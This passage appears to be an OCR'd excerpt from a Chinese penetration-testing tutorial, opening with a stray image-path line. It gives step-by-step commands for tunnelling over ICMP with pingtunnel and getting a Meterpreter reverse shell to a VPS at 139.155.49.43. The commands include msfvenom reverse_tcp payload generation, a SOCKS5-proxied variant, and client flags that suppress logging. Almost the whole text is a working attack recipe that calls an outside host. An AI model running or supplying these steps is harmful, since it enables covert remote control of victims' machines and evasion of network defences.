
`icmp`客户端监听`127.0.0.1:9999`，通过连接到`139.155.49.43`的`icmp`隧道，将`127.0.0.1:9999`收到的`tcp`数据包转发到`139.155.49.43:7777`



3. `MSF`生成反弹`shell`的`payload`上传到靶机

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=127.0.0.1 lport=9999 -f exe > 9999.exe
```

4. 执行payload反弹shell到MSF



ICMP隧道转发socks上线MSF

1. VPS启动ICMP隧道服务端

> 139.155.49.43，icmp服务端和msf服务都在此VPS上

```
./pingtunnel -type server
```

2. 靶机启动ICMP隧道客户端

```
pingtunnel.exe -type client -l 127.0.0.1:9999 -s 139.155.49.43
-sock5 1 -noprint 1 -nolog 1
```

icmp隧道客户端监听127.0.0.1:9999启动socks5服务，通过连接到139.155.49.43的icmp隧道，由icmpserver转发socks5代理请求到目的地址 139.155.49.43:8899

3. MSF生成反弹shell的payload

生成支持socks5代理的反向payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=139.155.49.43 lport=8899 HttpProxyType=SOCKS
HttpProxyHost=127.0.0.1 HttpProxyPort=9999 -f exe > 8899.exe
```

4. 执行payload反弹shell到MSF